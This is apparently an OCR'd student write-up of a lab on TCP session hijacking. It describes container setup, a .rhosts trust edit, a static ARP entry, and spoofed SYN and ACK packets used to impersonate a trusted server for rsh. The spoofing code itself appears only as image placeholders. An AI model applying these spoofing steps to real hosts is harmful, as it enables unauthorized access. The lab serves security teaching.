
Creating three docker containers




Checking the IP addresses for each of the four containers (seed-attacker , x-terminal, and trusted-server, respectively).



Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
Abdulfatah Abdillahi-Sun Feb 18-06:38:45 ~/.../Labsetup> docksh seed-attacker
root@VM:/# ip --br a
lo UNKNOWN 127.0.0.1/8 ::1/128
enp0s3 UP 10.0.2.5/24 fe80::3092:c791:6fe1:c413/64
docker0 DOWN 172.17.0.1/16 fe80::42:72ff:fe1c:2a56/64
br-c2bd4b2f9127 DOWN 172.20.0.1/24
br-54bb34c3e78f UP 10.9.0.1/24 fe80::42:abff:fe5c:1c9b/64
vethdfe370e@if29 UP fe80::a05e:28ff:fe7b:83c3/64
veth657cc67@if31 UP fe80::e837:24ff:fe61:a9/64
root@VM:/#
Right Ctrl
6:39 PM
2024-02-18


Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
Abdulfatah Abdillahi-Sun Feb 18-06:38:46 ~/.../Labsetup> docksh x-terminal-10.9.0.5
root@aa06e5187e67:/# ip --br a
lo UNKNOWN 127.0.0.1/8
eth0@if32 UP 10.9.0.5/24
root@aa06e5187e67:/#
Right Ctrl
6:40 PM
2024-02-18




Here, I modified the .rhosts file such that the Trusted server can login without requiring a password.





Task 1: Simulated SYN Flooding


Here, I'm ensuring the Trusted servers IP address and MAC address are permanently added as an entry in the ARP cache. This way the SYN+ACK can be sent from the X-terminal to the Trusted server without performing ARP. Also, this way we can avoid it being removed by the operating system.



Task 2: Spoof TCP Connections and rsh Sessions


Task 2.1: Spoof the First TCP Connection

Here, we first started by shutting down the Trusted server, since the attacker container will impersonate the server.




Step 1: Spoof a SYN packet.

Then I wrote a program to write a program to spoof a SYN packet from the trusted server (now attacker) to the X-terminal.




Then I started Wireshark and ran the code on the container. As you can see in Wireshark I received a SYN+ACK packet back form the X-terminal.




Step 2: Respond to the SYN+ACK packet.


Here, I wrote a program to respond to the SYN+ACK packet.



I then started Wireshark and opened a second terminal with the attacker container in order to execute the step2 code first and then step 1 code after.




